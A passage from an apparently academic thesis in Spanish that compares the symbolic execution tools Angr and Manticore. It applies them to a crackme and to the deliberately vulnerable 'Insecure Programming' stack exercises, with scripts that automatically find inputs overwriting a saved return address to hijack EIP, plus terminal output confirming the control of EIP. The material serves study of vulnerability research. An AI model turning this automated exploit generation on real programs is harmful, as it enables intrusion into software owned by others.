Es importante destacar que esta herramienta, según su documentación, brinda la posibilidad de ejecutar las funciones importadas conocidas de la `libc`, directamente cargando las bibliotecas necesarias o en su lugar ejecutar `SimProcedures` que intentan simular las mismas desde `Python` con un mayor grado de eficiencia.

3.2.5. Un ejemplo

A continuación presentamos la manera de usar `Angr` en un caso ficticio concreto. Para ello analizaremos el siguiente programa en binario asumiendo que el código original se desconoce:

```
1  0000054d <main>:  #Esta compilación tiene PIE habilitado
2  54d:        push   edi
3  54e:        push   esi
4  54f:        push   ebx
5  550:        call   450 <__x86.get_pc_thunk.bx>
6  555:        add    ebx,0x1a7f
7  55b:        mov    eax,DWORD PTR [esp+0x14]
8  55f:        mov    esi,DWORD PTR [eax+0x4]
9  562:        mov    ecx,0xffffffff
10 567:        mov    eax,0x0
11 56c:        mov    edi,esi
12 56e:        repnz scas al,BYTE PTR es:[edi]
13 570:        cmp    ecx,0xfffffff7
```

[2] `https://github.com/angr/claripy`

```
573:        jne    583 <main+0x36>
575:        cmp    BYTE PTR [esi],0x66
578:        je     58a <main+0x3d>
57a:        mov    eax,0x0
57f:        pop    ebx
580:        pop    esi
581:        pop    edi
582:        ret
583:        push   0xffffffff
585:        call   3e0 <exit@plt>
58a:        movsx  eax,BYTE PTR [esi+0x1]
58e:        movsx  edx,BYTE PTR [esi+0x2]
592:        add    eax,edx
594:        movsx  edx,BYTE PTR [esi+0x3]
598:        add    eax,edx
59a:        movsx  edx,BYTE PTR [esi+0x4]
59e:        add    eax,edx
5a0:        and    eax,0xfffffffc
5a3:        add    eax,eax
5a5:        mov    ecx,0x100
5aa:        cdq
5ab:        idiv   ecx
5ad:        cmp    dl,0x50
5b0:        jne    57a <main+0x2d>
5b2:        movsx  eax,BYTE PTR [esi+0x5]
5b6:        add    eax,eax
5b8:        cdq
5b9:        idiv   ecx
5bb:        cmp    edx,0x50
5be:        jne    57a <main+0x2d>
5c0:        lea    eax,[ebx-0x1974]
5c6:        push   eax
5c7:        call   3d0 <printf@plt>
5cc:        add    esp,0x4
5cf:        jmp    57a <main+0x2d>
```

En el mismo se puede destacar tres llamadas a `call`, prestando atención a la tercera, se puede apreciar que en la linea 46 se llama a `printf`. Al depurar el programa con herramientas como `gdb`, se puede poner un `breakpoint` en la primer bifurcación, es decir en la primer instrucción `cmp` y preguntar el contenido de la memoria en la dirección `[ebx-0x1974]`, y así obtener que

la cadena que imprime esta instrucción es `'Access Granted'`. Por lo que asumiremos que el interés para un analista de este programa es conocer las posibilidades para alcanzar dicha instrucción. Intentando seguir el flujo de instrucciones desde el comienzo del programa hasta la ejecución de `printf`, se puede encontrar varias condiciones, a través de instrucciones `cmp`, que deben cumplirse para alcanzar la misma. El analista del programa puede incluso obtener el CFG[3] del programa (ver Figura 3.2), realizar ingeniería inversa y hacer pruebas para encontrar que el programa, toma un argumento y de acuerdo distintas condiciones alcanza o no la instrucción deseada (`printf`).

Realizar el proceso de ingeniería inversa de forma manual es laborioso pero posible, sin embargo todo este proceso se simplifica notoriamente usando esta herramienta. A continuación presentamos una manera fácil de resolverlo en forma automática usando `Angr`. Primero debemos cargar el programa binario en la plataforma, luego crear un argumento simbólico que permitirá obtener el valor que deseamos conocer, para poder realizar una simulación y tratar de alcanzar la dirección `0x5c7` donde se ejecuta la instrucción `call` deseada.

[3] `https://en.wikipedia.org/wiki/Control_flow_graph`




Figura 3.2: Control Flow Graph de ejemplo 1

```
import angr
import claripy
import sys

fn   = sys.argv[1]
addr = int(sys.argv[2],16)
print "Analizando:", fn
print "Direccion:", hex(addr)

# Se carga el binario en la plataforma
p = angr.Project(fn)
# Se crea el argumento simbolico
arg1 = claripy.BVS('arg1', 8*8)
# Se crea un estado inicial
st = p.factory.entry_state(args=['./'+fn,  arg1])
# Se crea el manejador de simulacion
pg = p.factory.simgr(st)
# Se ejecuta la simulacion
pg.explore(find=addr)

if len(pg.found)>0:
    sol = pg.found[0].state.se.eval(arg1, cast_to=str)
    print "[angrjs] argv1 sol:", sol,
    print ", argv1 hex:", sol.encode('hex')
    file('/tmp/out.txt', 'wb').write(sol)
```

En este script, podemos destacar que cuando la búsqueda automática alcanza la dirección de interés, se realiza una evaluación a través del *ATP*, lo cual nos da un valor concreto de la variable simbólica con la cual se puede alcanzar dicho estado. Ejecutando se obtiene:

```
jo@bender:~/symexec$ python angr-sol.py ej1 0x4005c7
Analizando: ej1
Direccion: 0x4005c7
WARNING | 2018-10-18 11:40:59,220 | cle.loader | The main
↪  binary is a position-independent executable. It is being
↪  loaded with a base address of 0x400000.
[angrjs] argv1 sol: f%z( , hex: 6625047a05280100
jo@bender:~/symexec$ ./ej1.01 "$(cat /tmp/out.txt)"
-bash: aviso: sustitución de orden: se ha ignorado el byte nulo
↪  en la entrada
Access Granted!
```

Notar que la herramienta realiza ejecución cargando el programa con base en `0x400000` pues tiene `PIE` habilitado, razón por la cual, en la simulación se intenta alcanzar la dirección `0x4005c7`. Como nuestro programa guardó la solución en un archivo `/tmp/out.txt`, al realizar una ejecución concreta pasando como argumento el contenido del archivo de solución obtenido, se logra alcanzar la instrucción de interés.

3.3. `Manticore`

`Manticore` es la segunda herramienta usada en este trabajo, fue desarrollada desde el sector privado, pero con licencia libre. Soporta archivos binarios ejecutables de tipo *ELF* y permite analizar *bytecode EVM* [4], es decir *Smart Contracts Ethereum*. Este tipo de *bytecode* representa una maquina virtual *Turing complete* según [BP05] con su propio set de instrucciones que se ejecuta en la cadena de bloques distribuida *Ethereum*. Una cadena de bloques es esencialmente un libro de contabilidad compartido que usa criptografía y una red de computadoras *peer to peer* para rastrear los activos, las transacciones y proteger el libro de cuentas de *tampering*[5]. En el presente trabajo no se profundizará sobre cadenas de bloques, ni sus tipos de binarios.

`Manticore` está desarrollada en *Python*, permite analizar programas binarios y *Smart Contracts* haciendo uso de *ejecución simbólica*.

Desde alto nivel, podemos apreciar que `Manticore` esta conformada por los componentes descritos a continuación.

3.3.1. Executor

Este módulo guía la ejecución de cada estado, maneja el *forking* y selección del estado a seguir ejecutando, mantiene estadísticas de ejecución y maneja las condiciones excepcionales como: llamadas al sistema, señales, fallas de memoria, concretización de datos simbólicos, etc.

3.3.2. SLinux

Este módulo representa una extensión simbólica de un sistema operativo *Linux* tanto en `x86`, como `x86_64` y `ARMv7`. Se encarga de parsear el binario utilizando al módulo `elftools` y simular una plataforma *Linux*, carga el programa en memoria y define el estado inicial del procesador, además emula las llamadas a sistema más comunes. Interactúa con el módulo de arquitectura

[4] `https://ethervm.io/`

[5] `https://en.wikipedia.org/wiki/Computer_security#Tampering`

correspondiente ejecutando de a una las instrucciones que se leen del programa binario analizado. Cabe destacar que para las distintas instrucciones `asm` y `syscalls` esta herramienta define su propia semántica en `Python`, aunque la misma no contiene todas las posibles instrucciones.

3.3.3. Estados

Durante una ejecución, el modulo *State* brinda una interface que permite el acceso tanto de lectura como de modificación en registros, memoria, y el conjunto de restricciones presente en un momento dado. Del mismo modo, permite interactuar con el módulo *Solver Engine* y realizar consultas sobre restricciones de interés.

3.3.4. Solver Engine

Este módulo mantiene un proceso compatible con `smtlib`[6] conectado al ejecutor, esperando a ser consultado. Esto se realiza usando a `Z3` de manera externa a través del modulo `subprocess` de *Python*. Este módulo al ser consultado puede devolver alguno de los siguientes cuatro estados:

```
None    :  Nada ha sido enviado al proceso smtlib.
unknown :  Es un estado de error. Alguna consulta enviada
           anteriormente no tuvo éxito o se agotó el tiempo de
           espera. La siguiente interacción con el proceso
           smtlib probablemente seguirá siendo unknown.
           Se levanta una excepción.
sat     :  El conjunto de restricciones presente es
           satisfasible y tiene al menos una solución.
unsat   :  El set de constraints presente es imposible.
```

3.3.5. Un ejemplo

Sin perdida de generalidad, para ejemplificar el funcionamiento de esta herramienta, utilizamos el mismo programa binario resuelto previamente con `Angr` . Se puede apreciar en la Figura 3.2 el CFG con el código del mismo.

[6] `http://smtlib.cs.uiowa.edu/`

```
from manticore import Manticore
import sys

fn    = sys.argv[1]
raddr = int(sys.argv[2],16)
args  = sys.argv[3:]
print ("Manticoring:", fn)
print ("Hooking at:", hex(raddr))
print ("ARGS: ", args)

m = Manticore.linux(fn, args )

@m.hook(raddr)
def hook(state):
    for i in state.input_symbols:
        if (i.name)[:4] == 'ARGV':
            sol = state.solve_one(i)
            print '[mcorejs] sol argv: ', sol
            file('argv.txt', 'wb').write(sol)
    m.terminate()

m.run()
```

Del mismo modo que con `Angr`, podemos destacar también que cuando la búsqueda automática alcanza la dirección de interés, se realiza una evaluación a través del *ATP*, lo cual nos da un valor concreto de la variable simbólica con la cual se puede alcanzar dicho estado. Para definir los argumentos de manera simbólica en esta herramienta, se debe dar cadenas de caracteres de longitud fija que contengan el símbolo `'+'` por cada byte simbólico deseado. En este ejemplo se desea usar un argumento con 10 bytes todos simbólicos. Ejecutando se obtiene:

```
jo@bender:~/symexec$ python mcore-test.py ej1.O1.static 804891f
↪  ++++++++++
('Manticoring:', 'ej1.O1.static')
('Hooking at:', '0x804891f')
('ARGS: ', ['++++++++++'])
[mcorejs] sol argv:  f (

jo@bender:~/symexec$ ./ej1.O1.static "$(cat argv.txt)"
-bash: aviso: sustitución de orden: se ha ignorado el byte nulo
↪  en la entrada
```

```
jo@bender:~/symexec$ cat argv.txt | xargs ./ej1.01.static
xargs: WARNING: a NUL character occurred in the input.  It
↪  cannot be passed through in the argument list.  Did you
↪  mean to use the --null option?
xargs: ./ej1.01.static: acabÃ³ con estado 255; abortando
jo@bender:~/symexec$ cat argv.txt | xargs --null
↪  ./ej1.01.static
Access Granted!
```

3.4. Comparación entre `Angr` y `Manticore`

Las herramientas descritas en el presente capítulo tienen algunas semejanzas y diferencias importantes. Veremos algunas de ellas a continuación.

-	`Angr`	`Manticore`
Lenguaje	Python	Python
Formatos soportados	PE, ELF, Mach-0,	ELF, EVM
Origen	Universidad	Empresa
Licencia	BSD 2-Clause "Simplified" License	GNU AFFERO GPL
Github Forks	526	207
GitHub Stars	3064	1403
GitHub Issues	309	149
GitHub Commits	9109	633
GitHub Contributors	98	60
GitHub Branches	39	22
Dependencias	+	-
Enfoque	+modular	+autocontenido
Cantidad archivos py	571 (460 src)	169 (62 src)
LOC (grep -v '#')	77962 / 87134	28498 / 30102
IL p/instrucciones	VEX	-
Funciones externas	SimProcedures	-static

Cuadro 3.1: Comparacion Angr - Manticore al 6/11/2018

Una característica importante de las distintas simulaciónes realizadas en este trabajo es que las distintas ejecuciones fueron lanzadas con `Angr` sobre los programas compilados dinámicamente. Mientras que las simulaciones lanzadas con `Manticore` fueron sobre los programas compilados estáticamente. Esta decisión fue tomada bajo recomendaciones de los desarrolladores de ambas herramientas en cuestión mediante [Man18] y [Wan17].

3.5. Comparación con otras herramientas

El conjunto de herramientas de ejecución simbólica es extenso y variado. Una treintena de herramientas han sido desarrolladas tanto desde la industria como desde la academia. Muchas de ellas no aplicaron a ser usadas en este trabajo debido a que no soportan el principal tipo de archivos binarios sobre el cual se deseaba compilar y ejecutar los programas, es decir *ELF*. Esto descartó el uso de herramientas que analizan bytecode de *Java*, *LLVM*, *Dalvik*, *Javascript*, *Ruby* , *dotNet*, entre otros dejando como opciones principales a:

- `Mayhem`: Herramienta ganadora del *Cyber Grand Challenge*[7], descrito originalmente en [CARB12]. Se descartó su uso en este trabajo debido a que su licencia no es libre.
- `Triton`: Herramienta basada en PIN[8]. Implementada en C++ y extensible en `Python`. Se descartó su uso en este trabajo debido al desconocimiento de su existencia durante las primeras fases de aplicación.
- `S2E y Fuzzball`: Se descartó su uso debido a que en términos generales son herramientas con una comunidad, documentación, actividad de repositorio y usabilidad menor que las seleccionadas.
- `SAGE Whitebox Fuzzing`: Requiere el código.
- `BE-PUM`: Aplica ejecución simbólica con el objetivo de analizar virus informáticos. Requiere *Java RE* y *Windows*.
- `PySymEmu`: Discontinuado desde 2016, pero sobre esta herramienta como base fue desarrollado `Manticore`.
- `BitBlaze`: También discontinuado, pero sobre esta herramienta está basado `FuzzBall`.

Por otro lado, tanto `Manticore/PysSymEmu`, como `Angr` fueron usados en la competencia *Cyber Grand Challenge* obteniendo buenos resultados. De este modo, se seleccionaron como herramientas a usar en este trabajo.

[7] `https://www.darpa.mil/program/cyber-grand-challenge`
[8] `https://software.intel.com/en-us/articles/pin-a-dynamic-binary-instrumentation-tool`

Capítulo 4

Resolviendo con ejecución simbólica

Para cada uno de los ejemplos binarios en los que se efectuó un ataque exitoso en el Capítulo 2, se muestra a continuación, los intentos realizados para resolverlo mediante *ejecución simbólica* con `Angr` y `Manticore`. También, ponemos en manifiesto la potencia y limitaciones de la técnica en las herramientas estudiadas en este trabajo.

Como la idea general principal que elegimos para ganar alguno de los distintos problemas de *Insecure Programming* consiste en tomar control del flujo de ejecución. Buscamos este comportamiento a través de suministrar datos como entrada del programa que permitan alcanzar un `EIP` arbitrario deseado. El primer intento de ganar el control se basa en intentar alcanzar una dirección arbitraria directamente con ambas herramientas.

Como se explicó en la Sección 3.4, las simulaciones ejecutadas con `Angr` fueron lanzadas sobre los binarios compilados dinámicamente, mientras que las simulaciones ejecutadas con `Manticore` sobre binarios compilados estáticamente.

4.1. Primer intento general

La idea inicial de ejecución consiste en cargar los respectivos archivos binarios en las herramientas y tratar de alcanzar la dirección arbitraria `0xcafecafe` con el registro `EIP`. Esto se prueba lanzando una simulación directa sin configuraciones, ni verificaciones particulares en las herramientas. Con `Angr` se empleó el método `explore` sobre un determinado `simulation manager` creado a partir de un estado que comienza a ejecutar simbólicamen-

te desde el *entry point* [1] de cada binario.

```
1  import angr
2  import claripy
3  import sys
4
5  fn = sys.argv[1]
6
7  p = angr.Project(fn)
8
9  buf = claripy.BVS('buf', 100 * 8)
10 st = p.factory.entry_state(args=[ './'+fn  ], stdin=buf)
11
12 pg = p.factory.simgr(st)
13 pg.explore(find=0xcafecafe)
14
15 if len(pg.found) != 0:
16     print "[angrjs] Solution found."
```

En este primer programa se aprecia la definición de un `BVS` o bitvector simbólico de cien bytes en la línea 9 que se asocia al `stdin` del estado inicial de la simulación. La definición del simulation manager `sm` y en la línea 11 el intento de alcanzar la dirección `0xcafecafe` a través del método `explore`.

A este primer programa, se le agregaron los argumentos simbólicos necesarios para ejecutarse con los programas de las categorías *ABO* y *Numeric* que hacen uso de `argv` o `argc`. Además se probó con diferentes opciones de construcción de estado como `full_init_state` y de ejecución como `auto_load_libs` o `use_sim_procedures` que deciden como se van a ejecutar las funciones importadas.

En `Manticore` se busca aplicar un método similar al usado con `Angr`, intentando alcanzar dicha dirección arbitraria mediante el decorador `hook`, deteniendo la simulación en caso de llegar al `EIP 0xcafecafe`.

[1] `https://en.wikipedia.org/wiki/Entry_point`

```
from manticore import Manticore
import sys

fn = sys.argv[1]
args = sys.argv[2:]

m = Manticore.linux( fn , args , stdin_size=100)

@m.hook(0xcafecafe)
def hook(state):
    print ("[mcorejs] Solution Found.")
    m.terminate()

m.run(procs=4)
```

Notar que la función `hook` se ejecuta si durante la simulación se alcanza un estado cuyo registro `EIP` contiene el valor `0xcafecafe`. Cabe aclarar que `Manticore` asume siempre a `stdin` como un buffer simbólico, en este caso de tamaño 100 bytes. Por otro lado los argumentos pueden ser simbólicos o concretos siempre que se use el símbolo `'+'` en cada byte simbólico deseado como se explicó en la Sección 3.3.5.

Las simulaciones se efectuaron sobre la categoría *Stack* completa, `abo1.c`, `abo3.c`, `abo4.c`, `abo5.c` y `abo6.c` de la categoría *ABO* e individualmente sobre `n1.c` de *Numeric*.

El resultado en todas las ejecuciones para los scripts anteriores es que no se alcanza en ninguna de las dos herramientas la dirección arbitraria `0xcafecafe`; de modo que nunca llega a imprimir el mensaje `'[...] Solution Found'`. Si bien la mayoría de estas simulaciones terminaron sin éxito, algunas duraron más de 72 horas sin terminar. Las mismas se descartaron para poder abordar los problemas con mayor eficiencia. De este modo, optamos por continuar analizando de manera particular los distintos casos. El enfoque usado fue crear soluciones particulares para subconjuntos similares o casos individuales para luego tratar de generalizar los distintos casos de resolución.

4.2. Analizando la categoría Stack

Para los tres primeros programas: `stack1.c`, `stack2.c` y `stack3.c`, se realiza una simulación por cada binario, intentando alcanzar la dirección `0x80488d6`, en que se realiza la llamada a la función `printf("you win")`.

Analizar los binarios de esta manera resulta similar al intento general anterior con la diferencia de que se tratan de alcanzar la dirección mencionada que es pasada como argumento durante la simulación:

```
import angr
import sys

fn = sys.argv[1]
addr = int(sys.argv[2],16)

print ("Angring:", fn)
print ("Address:", hex(addr))

p = angr.Project(fn)
buf = claripy.BVS('buf', 100 * 8)
st = p.factory.entry_state(args=['./'+fn], stdin=buf)
pg = p.factory.simgr(st)
pg.explore(find=addr)

if len(pg.found) > 0:
    print ("[angrjs] State Found")
```

```
from manticore import Manticore
import sys

fn   = sys.argv[1]
addr = int(sys.argv[2],16)

print ("Manticoring: ", fn)
print ("Address    : ", hex(addr))

m = Manticore.linux( fn )

@m.hook(addr)
def hook(state):
    print ("[mcorejs] Address Found")
    m.terminate()

m.run(procs=6)
```

Como resultado de las simulaciones ejecutadas, se obtiene que `Angr` termina sin alcanzar la dirección deseada.

Originalmente en Manticore se alcanzaba la dirección correspondiente a printf para binarios compilados en 64 bits, pero no para x86. Esto ocurría debido a un cambio de comportamiento en la simulación que abortaba la misma durante la ejecución de la primer llamada a printf.

Calls de printf (Manticore)	Calls de printf (gdb)
_IO_new_filexsputn	_IO_new_filexsputn
_IO_new_file_overflow	_IO_new_file_overflow
_IO_doallocbuf	_IO_doallocbuf
_IO_file_doallocate	_IO_file_doallocate
_IO_file_stat	_IO_file_stat
__fxstat64	__fxstat64
_dl_sysinfo_int80	__kernel_vsyscall
__tcgetattr	malloc
_dl_sysinfo_int80	_int_malloc
__syscall_error // :(	_IO_setb
...	...

Esto se debía a diferencias en la estructura stat64 de la libc para las versiones de kernel empleadas durante ejecuciones normales, con la estructura usada en la simulación. Encontrar estas diferencias requirió nuestro análisis y aporte de los cambios en la estructura, la definición de llamadas a sistema y de instrucciones no implementadas. Una vez realizados dichos aportes, se pudo verificar que la herramienta Manticore alcanza la dirección de la llamada a printf("you win") para todos los binarios compilados estáticamente en x86 y x86_64. Los aportes realizados se encuentran en proceso de aceptación al repositorio oficial de Manticore.

Como intento para obtener resultados similares, se analizó también Angr, no pudiendo corregir la situación, ya que la dificultad no se debía a un error en la implementación de la ejecución. Mas bien, la herramienta modela funciones como gets, printf, strcpy como SIM_PROCEDURES sin acceder código de las mismas. En nuestro análisis no se pudo determinar el error en el modelado de gets, incluso combinando parámetros que reducen o eliminan el uso de SIM_PROCEDURES.

Para los casos stack4.c y stack5.c se lanzaron las mismas corridas anteriores tratando de ejecutar estos programas y alcanzar la ejecución de printf("you ...") respectivamente. Sin embargo ni Angr, ni Manticore alcanzan dicha llamada a función con los scripts anteriores.

Para ello diseñamos ejecuciones alternativas con las que se pretende alcanzar el control deseado. Como se demostró en el análisis realizado en la Sección 2.1, la categoría *Stack* puede ser aprovechada a través del desbor-

damiento de buffer basado en pila, que permite sobrescribir variables locales y direcciones de retorno. En particular, `stack4.c` y `stack5.c` requieren sobrescribir la dirección de retorno de la función `main`. La estrategia usada para ganar en las nuevas simulaciónes consistió en alcanzar la dirección de retorno de `main` y preguntar al *solver* si la dirección obtenida de la pila contiene datos simbólicos controlados como entrada del programa.

```
from manticore import Manticore
import sys

fn   = sys.argv[1]
addr = int(sys.argv[2],16) #main ret address

m = Manticore.linux( fn )

@m.hook(addr)
def hook(state):
    esp = state.cpu.ESP
    ret_addr = state.mem.read(esp,4)

    if not isinstance(ret_addr[0], bytes):
        state.constraints.add(ret_addr[3] == b"\xca")
        state.constraints.add(ret_addr[2] == b"\xfe")
        state.constraints.add(ret_addr[1] == b"\xca")
        state.constraints.add(ret_addr[0] == b"\xfe")
        for i in state.input_symbols:
            if (i.name)[:5] == 'STDIN':
                sol = state.solve_one(i)
                print ('[mcorejs] STDIN: ', sol)
                open('/tmp/mcore-stdin.sol','wb').write(sol)
                m.terminate()

m.run(procs=4)
```

En este caso se obtuvieron resultados positivos como se muestra a continuación:

```
jo@bender:~/InsecureProgramming$ time python sol-mcore-try2.py
↪  stack4.32.00.sta 80488e9 # <- &RET(main)
[mcorejs]: STDIN:  ...
real        15m52.709s
user        51m38.045s
sys         0m50.724s
```

Estos resultados permitieron controlar efectivamente `EIP` con el valor `0xcafecafe` como se puede apreciar a continuación:

```
jo@bender:~/InsecureProgramming$ strace ./stack4.32.00.sta <
↪  /tmp/mcore-stdin.sol
execve("./stack4.32.00.sta", ["./stack4.32.00.sta"],
↪  0x7ffd52ccb1b0 /* 29 vars */) = 0
...
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 3),
↪  ...}) = 0
write(1, "buf: ffac5f54 cookie: ffac5fa4\n", 31buf: ffac5f54
↪  cookie: ffac5fa4
) = 31
fstat64(0, {st_mode=S_IFREG|0664, st_size=256, ...}) = 0
read(0, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 56
--- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR,
↪  si_addr=0xcafecafe} ---
+++ killed by SIGSEGV (core dumped) +++
Violación de segmento (`core' generado)
```

Debido a que `Angr` no alcanzó la solución deseada en los casos anteriores, se asumió que la función `gets` no procesa correctamente la entrada simbólica, por lo que procedimos a hookear las llamadas a dicha función. De esta manera generamos el comportamiento de `gets` en nuestro propio script. Esto permite ejecutar simbólicamente y tratar de alcanzar alguna dirección de interés, por ejemplo la del `printf` ganador en los primeros tres `stack`, o de alcanzar una instrucción `ret` de interés, como la de `main` en `stack4.c` y `stack5.c`. De esta manera, una vez alcanzada la instrucción `ret`, se puede verificar mediante el *solver* si se logra controlar el tope de la pila a partir de la entrada del programa.

```
1 import angr
2 import claripy
3 import sys
4 from archinfo import Endness
```

```
5
6  fn   = sys.argv[1].strip()
7  addr = int(sys.argv[2], 16)
8  ret_addr = int(sys.argv[3], 16)
9  buf_size = 100
10
11 print ("Angring: ", fn)
12 print ("Target Addr:", hex(addr))
13 print ("Ret Addr:", hex(addr))
14
15 def getFuncAddress( funcName, plt=None ):
16     found = [
17         addr for addr,func in cfg.kb.functions.items()
18         if funcName == func.name and (plt is None or
           ↪  func.is_plt == plt)
19         ]
20     if len( found ) > 0:
21         print("Found "+funcName+"'s address at
           ↪  "+hex(found[0])+"!")
22         return found[0]
23     else:
24         raise Exception("No address found for function :
           ↪  "+funcName)
25
26 def get_byte(s, i):
27     pos = s.size() // 8 - 1 - i
28     return s[pos * 8 + 7 : pos * 8]
29
30 project = angr.Project(fn,
   ↪  load_options={'auto_load_libs':False})
31 cfg = project.analyses.CFG(fail_fast=True)
32 addrGets    = getFuncAddress('gets', plt=True)
33 sym_stdin = claripy.BVS('sym_stdin', 8*buf_size)
34 state = project.factory.entry_state(args=['./'+fn])
35
36 def gets_hook(state):
37     print "[angrjs] hooking gets ..."
38     eax = state.regs.eax
39     global sym_stdin
40     state.memory.store(eax, sym_stdin)
41     for i in range(buf_size-1):
```

```
42          state.solver.add(sym_stdin.get_byte(i) != '\x0a' )
43      state.solver.add(sym_stdin.get_byte(buf_size-1) == '\x0a' )
44      esp = state.regs.esp
45      state.regs.eip = state.memory.load(esp, 4,
        ↪  endness=Endness.LE)
46
47  project.hook(addrGets, gets_hook, length=0 )
48  sm = project.factory.simulation_manager(state)
49  sm.explore(find=addr)
50
51  if len(sm.found) > 0:
52      print ("[angrjs] Found addr: {}".format(hex(addr))
53      wstate = sm.found[0].state
54      global sym_stdin
55      result = wstate.se.eval(sym_stdin, cast_to=str)
56      open('/tmp/angr-stdin.sol','wb').write(result)
57      print ("[angrjs] File /tmp/angr-stdin.sol generated")
58  else:
59      print ("[angrjs] Couldn't find addr, trying to overwrite
        ↪  RET")
60      sm = project.factory.simulation_manager(state)
61      sm.explore(find=ret_addr)
62      wstate = sm.found[0].state
63      esp = wstate.regs.esp
64      wstate.se.add(wstate.memory.load(esp, 4,
        ↪  endness=Endness.LE)==addr)
65      global sym_stdin
66      result = wstate.se.eval(sym_stdin, cast_to=str)
67      if result!=None:
68          print ("[angrjs] RET addr overwrited")
69          open('/tmp/angr-stdin.sol','wb').write(result)
70          print ("[angrjs] File /tmp/angr-stdin.sol generated")
71      else
72          print ("[angrjs] game over :(")
```

Si bien se logra ganar, el programa resulta más complejo que con la otra herramienta, quitando simplicidad. Por otro lado, el beneficio de velocidad aumenta considerablemente para estos casos, resolviendo todos los problemas de esta categoría en pocos segundos. Se muestra a continuación el resultado de aplicar este programa a `stack5.c` con la dirección `80484b7` donde se llama `printf("you lose!")` y `80484b7` de la instrucción `ret` en `main` :

```
jo@bender:~/InsecureProgramming$ time python sol-angr-try2.py
↪  stack5.32.00.dyn 80484b7  80484ca
Angring:  stack5.32.00.dyn
Target Addr: 0x80484b7
Ret Addr: 0x80484b7
Found gets's address at 0x8048330!
[angrjs] Hooking gets
[angrjs] Couldn't find addr, trying to overwrite RET
[angrjs] hooking gets ...
[angrjs] Ret addr overwrited
[angrjs] File /tmp/angr-stdin.sol generated
...
real        0m2,608s
user        0m2,216s
sys        0m0,398s
```

Una vez obtenida la entrada ganadora se comprueba que se logra pisar la dirección de retorno con de la llamada a `printf("you lose")`.

```
jo@bender:~/InsecureProgramming$ ./stack5.32.00.dyn <
↪  /tmp/angr-sol.sol
